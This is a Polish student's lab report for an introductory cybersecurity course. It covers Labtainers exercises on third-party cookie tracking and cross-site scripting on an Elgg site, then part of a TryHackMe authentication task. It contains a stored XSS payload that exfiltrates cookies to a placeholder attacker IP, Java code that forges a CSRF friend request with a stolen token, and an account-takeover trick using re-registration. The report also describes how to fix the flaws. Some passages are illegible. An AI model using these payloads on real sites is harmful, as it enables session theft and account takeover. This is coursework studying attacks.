

Wprowadzenie do cyberbezpieczeństwa (WCYB)

Laboratorium 3


Zadanie 1 – Labtainers

Spis zadań:


1. Webtrack
3. Xsite

1. Webtrack


1.1. Pierwszą rzeczą jaką zrobiliśmy było odpalenie strony Elgg.




Po przejrzaniu strony <http://www.wtelectronicstore.com/> oraz ponownym włączeniu Elgg pojawił się nasza ostatnia aktywność.




1.2. Następnie odpaliliśmy sklep i na wybranym produkcie włączamy Web Developer, a potem Network. W taki sposób znaleźliśmy nagłówek, odpowiadający za third party cookies.




1.3. Potem weszliśmy na stronę <http://www.wtshoestore.com/> oraz wybraliśmy jeden z produktów. Następnie odwiedziliśmy stronę <http://www.wtlabserver.com/>. Na obu tych stronach odpaliliśmy Storage Inspector. Na <http://www.wtshoestore.com/> mieliśmy taki wynik:



A na <http://www.wtlabserver.com/> :



Następnie po wejściu w Web Developera -> Network, zauważyliśmy request o takim samym numerze tracku, który był na stronie wtlabserver:




1.4. Następnie znowu zaczęliśmy przeglądać produkty na różnych stronach. Po jakimś czasie na stronie <http://www.wtlabserver.com/preferences.php> wyświetliła nam się taka informacja:

www.wtlabserver.com/preferences.php				
Product Guid	Product	Category	Impression Count	UserTrackID
9178334178556573	Bata	Shoes	2	1330469405753507
5173435362122807	LG	Electronic LCD	1	1330469405753507
1141069340355684	Samsung LCD	Electronic LCD	4	1330469405753507
3292700527298696	Phillips	Electronic LCD	1	1330469405753507
1455042828759668	Sony	Electronic LCD	1	1330469405753507
1500189875939495	iPhone 5s	Mobiles	2	1330469405753507
9153523920322832	Samsung	Mobiles	1	1330469405753507
6965888389535971	HTC Wildfire	Mobiles	1	1330469405753507

Jak widać strona zapisała nasz ruch po tych stronach oraz naliczyła liczbę wejść w dany produkt. Takie zapisywanie naszego ruchu powstaje dzięki pobieraniu pliku cookie na wybranej przez nas stronie, po czym przeglądane produkty zostają przesyłane na serwer, a potem wyświetlane są na stronach przez nas przeglądanych.

1.5. Następnie na stronie <http://www.wtlabelgg.com/> znaleźliśmy http request z serwera <http://www.wtlabserver.com/displayads.php>. Wynika z tego to, że użytkownik przeglądający produkty pobiera pliki cookie, które trafiają na serwer wtlabserver, a potem są one wysyłane z tego serwera na inne strony internetowe. Przykładowo, jeżeli wejdziemy w dowolny sklep, a potem przekierujemy się na stronę wtlabserver, to przy kolejnym przekierowaniu się na stronę Elgg w Web Developerze -> Netowrk znajdziemy przeglądany przed chwilą produkt.




The screenshot shows a web browser interface. At the top, there's a login form with a 'Log in' button, a 'Remember me' checkbox, and links for 'Register' and 'Lost password'. Below the form is a small image of a person. The bottom part of the image shows a network inspector window. The 'Network' tab is active, displaying a list of requests. The selected request is 'displayads.php' from 'www.wt...subdoc...html', which is a 368 B HTML file. The 'Response' pane on the right shows the headers of the response, including 'Content-Type: text/html; charset=UTF-8', 'Date: Wed, 04 Jan 2023 12:13:10 GMT', 'Keep-Alive: timeout=5, max=100', 'Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips PHP/5.4.16', and 'X-Powered-By: PHP/5.4.16'.

Potem odpaliliśmy Elgg w trybie Private. Następnie weszliśmy na stronę <http://www.wtcamerastore.com/> i z powrotem wróciliśmy na Elgga.



Potem zamknęliśmy obie strony i weszliśmy na Elgga ponownie w nie prywatnej wyszukiwarce. Zauważyliśmy, że nie było na niej śladu po naszym przeglądaniu, ponieważ w przeglądarce w trybie Private pliki cookie sa usuwane.



1.6.

Wybrany http request dla strony <http://dictionary.reference.com/> z third party cookie:

Storage

edia WS Other ☐ Persist Logs ☐ Disable cache No throttli HAR

Headers Cookies Params Response Timings Stack Trace Security

Request URL: https://assets.jivox.com/assets/widgets/2022/7/a46220z62e13...

Request method: GET

Remote address: 18.66.233.102:443

Status code: 200 ? Edit and Resend Raw headers

Version: HTTP/2.0

Filter headers

RlmL-GfA==

x-amz-cf-pop: WAW51-P1

x-cache: Hit from cloudfront

X-Firefox-Spdy: h2

Request headers (6.557 KB)

- Accept: text/css,*/*;q=0.1
- Accept-Encoding: gzip, deflate, br
- Accept-Language: en-US,en;q=0.5
- Connection: keep-alive
- Cookie: jvxsync=trZVHnydNjF3; 145089_a...7CNA%7CNA%7CNA%7COLD.Template
- Host: assets.jivox.com
- Referer: https://as.jivox.com/unit/layo...ml%2Fcontainer.html&allowExp=0
- User-Agent: Mozilla/5.0 (X11; Ubuntu; Linu...) Gecko/20100101 Firefox/61.0

Wybrany http request dla strony http://www.amazon.com/ z third party cookie:

Inspector Console Debugger {} Style Editor Network >>

Filter URLs

Persist Logs Disable cache No throttli HAR

All HTML CSS JS XHR Fonts Images Media WS Other

St...	Met...	File	Headers	Cookies	Params	Response	Timings	Stack Trace	Security
204	POST	/1/b.	Request URL: https://fls-na.amazon.com/1/batch/1/0E/						
200	GET	ued.	Request method: POST						
200	GET	ATV.	Remote address: 34.200.58.224:443						
204	POST	/1/b.	Status code: 204 ? Edit and Resend Raw headers						
200	POST	com.	Version: HTTP/2.0						
204	POST	/1/b.	Filter headers						
204	POST	/1/b.	X-Firefox-Spdy: h2						
204	POST	/1/b.	Request headers (809 B)						
204	POST	/1/b.	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8						
204	POST	/1/b.	Accept-Encoding: gzip, deflate, br						
204	POST	/1/b.	Accept-Language: en-US,en;q=0.5						
204	POST	/1/b.	Connection: keep-alive						
204	POST	/1/b.	Content-Length: 376						
204	POST	/1/b.	Content-Type: text/plain;charset=UTF-8						
204	POST	/1/b.	Cookie: session-id=138-5587806-3095113...J+2FioiXL8T29I="; skin=noskin						
204	POST	/1/b.	Host: fls-na.amazon.com						
204	POST	/1/b.	Referer: https://www.amazon.com/						
204	POST	/1/b.	User-Agent: Mozilla/5.0 (X11; Ubuntu; Linu...) Gecko/20100101 Firefox/61.0						

10 requests 116

Wybrany http request dla strony http://www.careerbuilder.com/ z third party cookie:

The screenshot shows the Chrome DevTools Network tab. A list of requests is visible on the left, including a GET request to a JavaScript file (1.82 KB) and two GET requests to image files (356 B each). The details panel on the right shows the selected request's metadata: Request URL, Request method (GET), Remote address (52.42.124.195:443), Status code (200), and Version (HTTP/1.1). The 'Request headers' section is expanded, showing various headers like Accept, Accept-Encoding, Accept-Language, Connection, Cookie, Host, Referer, and User-Agent.

1.7. Następnie włączyliśmy stronę wtlabadsrver oraz wyłączyliśmy third party cookies:

Przed:

The screenshot shows the details of a GET request to http://www.wtlabadsrver.com/www/admin/index.php. The status code is 200. The 'Request headers' section is expanded, showing headers such as Date, Keep-Alive, Server, X-Powered-By, Accept, Accept-Encoding, Accept-Language, Cache-Control, Connection, Cookie, Host, Upgrade-Insecure-Requests, and User-Agent.

Po:

Request URL: http://www.wtlabadservers.com/www/admin/index.php
Request method: GET
Remote address: 172.25.0.2:80
Status code: 200 ? Edit and Resend Raw headers
Version: HTTP/1.1

▼ Filter headers

P3P: CP="CUR ADM OUR NOR STA NID"

Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips PHP/5.4.16

Set-Cookie: sessionId=2037629b645400d32d0ada112b97e78e; path=/
X-Powered-By: PHP/5.4.16

▼ Request headers (374 B)

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*
/*;q=0.8

Accept-Encoding: gzip, deflate

Accept-Language: en-US,en;q=0.5

Cache-Control: max-age=0

Connection: keep-alive

Host: www.wtlabadservers.com

Upgrade-Insecure-Requests: 1

User-Agent: Mozilla/5.0 (X11; Ubuntu; Linu...) Gecko/20100101
Firefox/61.0

3. xsite


3.1. Na początku z konsoli vicitma za pomocą komendy firefox odpalamy przeglądarkę. Potem zalogowaliśmy się na stronę jako Charlie, a potem edytowaliśmy profil i w polu Brief description wpisujemy kod:

Brief description

`<script>alert("You are under attack, put your hands up!");</script>`


Public ▼

Po zapisaniu zmian, wyświetlił się nam taki komunikat:



3.2. Następnie, aby przechwycić cookie oraz wyświetlić je w oknie wpisujemy:

Po zapisaniu zmian, wyświetlił się nam taki komunikat:



Brief description

```
<script>document.write('<img src=http://attacker_IP_address:2002?c=' + escape(document.
```

Public ▼

```
ubuntu@attacker:~/echoserver$ ./echoserv
GET /?c=Elgg%3D0i47n7him6s99954rda1j0bdj3 HTTP/1.1
```

```
ubuntu@attacker:~$ ls
HTTPSimpleForge  echoserver
ubuntu@attacker:~$ cd HTTPSimpleForge
ubuntu@attacker:~/HTTPSimpleForge$ ls
HTTPSimpleForge.java
ubuntu@attacker:~/HTTPSimpleForge$ sudo nano HTTPSimpleForge.java
```

[illegible]


Następnie przystąpiliśmy do kompilacji tego kodu:

```
import java.io.*;
import java.net.*;


public class HTTPSimpleForge {
    public static void main(String[] args) throws IOException {
        try {
            int responseCode;
            InputStream responseIn=null;
            String requestDetails = "&__elgg_ts=1672864978&__elgg_token=d1c3f3a988ad9e238b65067ad9fcb9c9";
            // URL to be forged.
            URL url = new URL ("http://www.xsslabelgg.com/action/friends/add?friend=39"+requestDetails);
            //URLConnection instance is created to further parameterize a
            // resource request past what the state members of URL instance
            // can represent.
            HttpURLConnection urlConn = (HttpURLConnection) url.openConnection();
            if (urlConn instanceof HttpURLConnection) {
                urlConn.setConnectTimeout(60000);
                urlConn.setReadTimeout(90000);
            }
            // addRequestProperty method is used to add HTTP Header Information.
            // Here we add User-Agent HTTP header to the forged HTTP packet.
            // Add other necessary HTTP Headers yourself. Cookies should be stolen
            // using the method in task3.
            urlConn.addRequestProperty("User-agent", "Sun JDK 1.6 ");
            urlConn.setRequestMethod("GET");
            String cookies = "&lgg=1672864978&lgg_token=d1c3f3a988ad9e238b65067ad9fcb9c9";
            urlConn.addRequestProperty("cookie", cookies);

            // HttpURLConnection a subclass of URLConnection is returned by
            // url.openConnection() since the url is an http request.
            if (urlConn instanceof HttpURLConnection) {
                HttpURLConnection httpConn = (HttpURLConnection) urlConn;
                // Contacts the web server and gets the status code from
                // HTTP Response message.
                responseCode = httpConn.getResponseCode();
            }
        } catch (Exception e) {
            e.printStackTrace();
        }
    }
}
```


Za pomocą komend `javac HTTPSimpleForge.java`, a następnie `java HTTPSimpleForge` zalogowani jako Samy udało się nam zaprosić Alice jako Charlie.



3.5. Na początku zalogowaliśmy się jako admin i uruchomiliśmy HTMLawed1.8 i przeanalizowaliśmy profile ofiar.



Powtórzyliśmy czynność z zadania 1, żeby jako Charlie wyświetlał nam się komunikat: "You are under attack, put your hands up!".



Jak można zauważyć już nie wyskakuje nam okienko, a jedynie napis przy Brief description.

Potem uruchomiliśmy zgodnie z instrukcją funkcję htmlspecialchars w plikach: text.php, tagcloud.php, tags.php, access.php, tag.php, friendlytime.php, url.php, dropdown.php, email.php i confirmlink.php. Usunęliśmy komentarze tak, aby nasza funkcja działała, a w luce About me dodaliśmy kod: `<script type="text/javascript">document.write'';</script>` i nacisnęliśmy save.



Zauważyliśmy, że zarówno w Brief description i About me pojawiły się dziwne znaki, czyli można wywnioskować z tego, że specjalne zabezpieczenia blokują zły kod.


Zadanie 2 – TryHackMe

Spis zadań:

1. [Severity 2]
2. [Severity 5]
3. [Severity 6]

1. [Severity 2]

Wpisujemy w wyszukiwarkę adres jaką strona TryHackMe podała: `http://10.10.205.59:8888`



1.1 What is the flag that you found in darren's account?

Podajemy przykładowe dane do rejestracji:

Username: darren

Email: daj.mi@ciasto.com

Password: password

Register


Username:
darren

Email:
daj.mi@ciasto.com

Password:
password

Register

Sprawdzamy i odkrywamy, że taki użytkownik o nazwie darren istnieje.



Podajemy dane do rejestracji:

Username: "darren"

Email: daj.mi@ciasto.com


Password: password

A screenshot of a "Register" form. The title "Register" is at the top. Below it are three input fields: "Username:" with the value "darren", "Email:" with the value "daj.mi@ciasto.com", and "Password:" with masked characters "*****". At the bottom is a large teal button labeled "Register".

Po udanej rejestracji użytkownika "darren" logujemy się na konto użytkownika "darren".

A screenshot of a login form. It has two input fields: the first contains "darren" and the second contains masked characters "*****". To the right of the fields are two buttons: "Sign in" and "Register".

Zalogowaliśmy się na konto darrena i otrzymaliśmy flagę: fe86079416a21a3c99937fea8874b667



1.2 Now try to do the same trick and see if you can login as arthur.

Podajemy dane do rejestracji:


Username: "arthur"

Email: daj.mi@ciasto.com

Password: password

